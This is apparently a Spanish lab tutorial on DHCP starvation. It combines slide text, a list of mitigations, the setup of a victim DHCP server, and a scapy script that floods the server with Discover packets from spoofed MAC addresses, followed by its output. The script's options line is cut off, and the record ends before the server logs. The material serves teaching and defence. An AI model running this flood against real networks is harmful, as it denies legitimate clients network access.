


Presentación de PowerPoint - [M04-32-IPv4_Attacks_DHCP_Starvation]
Attacker
DHCP Server
Legitimate Client
Sends excessive DHCP Discover requests with spoofed MAC addresses
Depletes the pool of available IP addresses
DHCP Discover request for IP address
No IP address available (Failure)
Legitimate client cannot obtain an IP address
Attacker
DHCP Server
Legitimate Client

DHCP Starvation

DHCP Starvation is an attack where all available IP addresses from a DHCP server are depleted by sending excessive DHCP requests, preventing legitimate clients from obtaining an IP address.

DNS Spoofing sequence
Picture source: own creation

Mitigación del ataque DHCP Starvation:



Presentación de PowerPoint - [M04-32-IPv4_Attacks_DHCP_Starvation]

DHCP Starvation

- **Implement DHCP Snooping:** This is a security feature on switches that filters untrusted DHCP messages and prevents unauthorized DHCP servers from allocating IP addresses to clients.
- **Limit Rate of DHCP Requests**: Configure the network devices to limit the rate at which DHCP requests are accepted from each client, reducing the effectiveness of starvation attacks.
- **Bind MAC Addresses to IP Addresses**: Use static reservations for known devices to ensure that only authorized devices can receive an IP address from the DHCP server.
- **Use Network Access Control (NAC):** Implement NAC to authenticate devices before they are allowed to access the network, preventing unauthorized devices from making DHCP requests.


Maquina de ataque: 10.211.55.17

Maquina victima: 10.211.55.5




```
user@singular1:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:1c:42:d0:02:5f brd ff:ff:ff:ff:ff:ff
    inet 10.211.55.5/24 brd 10.211.55.255 scope global dynamic eth0
       valid_lft 1647sec preferred_lft 1647sec
    inet6 fdb2:2c26:f4e4:0:21c:42ff:fed0:25f/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 2591808sec preferred_lft 604608sec
    inet6 fe80::21c:42ff:fed0:25f/64 scope link
       valid_lft forever preferred_lft forever
user@singular1:~$
```

Instalamos en la maquina victima el servidor dhcp:




```
user@singular1:~$ sudo apt install isc-dhcp-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libllvm11
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libirs-export161 libisccfg-export163
Suggested packages:
  isc-dhcp-server-ldap policycoreutils
The following NEW packages will be installed:
  isc-dhcp-server libirs-export161 libisccfg-export163
0 upgraded, 3 newly installed, 0 to remove and 135 not upgraded.
Need to get 489 kB of archives.
After this operation, 1,624 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

vamos a configurar el servidor dhcp editando el archivo de configuración con nano, le pondremos los parámetros que queremos para el ejercicio:




```
user@singular1:~$ sudo nano /etc/dhcp/dhcpd.conf
```

Añadimos lo que corresponde a nuestra arquitectura al final del documento:



```
subnet 10.211.55.0 netmask 255.255.255.0 {
  range 10.211.55.100 10.211.55.105;
  option domain-name-servers 8.8.8.8;
  option routers 10.211.55.1;
  option broadcast-address 10.211.55.255;
  default-lease-time 600;
  max-lease-time 7200;
}
```

Iniciamos el servidor dhcp y confirmamos que funciona:




```
user@singular1:~$ sudo service isc-dhcp-server start
user@singular1:~$ sudo service isc-dhcp-server status
● isc-dhcp-server.service - ISC DHCP IPv4 server
     Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2024-03-02 11:31:43 CET; 27s ago
       Docs: man:dhcpd(8)
   Main PID: 122888 (dhcpd)
      Tasks: 4 (limit: 2260)
     Memory: 4.6M
     CGroup: /system.slice/isc-dhcp-server.service
             └─122888 dhcpd -user dhcpd -group dhcpd -f -4 -pf /run/dhcp-server/dhcpd.pid -cf /etc/dhcp/dhcpd.conf
```

Vamos a la maquina de ataque y vamos a utilizar un script personalizado de python para realizar el ataque, necesitamos una libreria llamada scapy:


con nano entramos al documento dhcp-attack.py

Este script va a generar y enviar paquetes dhcp discover con direcciones mac falsas, lo que agotará la dhcp pool de la maquina victima:




```
  GNU nano 4.8                                                    dhcp-attack.py
from scapy.all import *
import random

def randomMAC():
    mac = [0x00, 0x16, 0x3e,
           random.randint(0x00, 0x7f),
           random.randint(0x00, 0xff),
           random.randint(0x00, 0xff)]
    return ':'.join(map(lambda x: "%02x" % x, mac))

def dhcp_discover():
    conf.checkIPaddr = False
    for i in range(100):
        fake_mac = randomMAC()
        dhcp_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0", dst="255.255.255.255")/UDP(sport=68, dport=67)/BOOTP(chaddr=[mac2str(fake_mac)])/DHCP(options=[
        sendp(dhcp_discover)
        print(f"Sent DHCP Discover with MAC: {fake_mac}")

dhcp_discover()
```

Vamos a instalar scapy, y ejecutar éste programa y ver las consecuencias en la maquina de defensa.




```
user@singular2:~$ sudo python3 dhcp-attack.py
.
Sent 1 packets.
Sent DHCP Discover with MAC: 00:16:3e:74:28:9e
.
Sent 1 packets.
Sent DHCP Discover with MAC: 00:16:3e:55:f6:26
.
Sent 1 packets.
Sent DHCP Discover with MAC: 00:16:3e:41:e3:7f
.
Sent 1 packets.
Sent DHCP Discover with MAC: 00:16:3e:46:37:ce
.
Sent 1 packets.
Sent DHCP Discover with MAC: 00:16:3e:26:96:0c
.
Sent 1 packets.
```

Veamos las consecuencias en el servidor dhcp, que quiere respodner a todas las peticiones pero cómo está limitado se satura, veamos los logs:



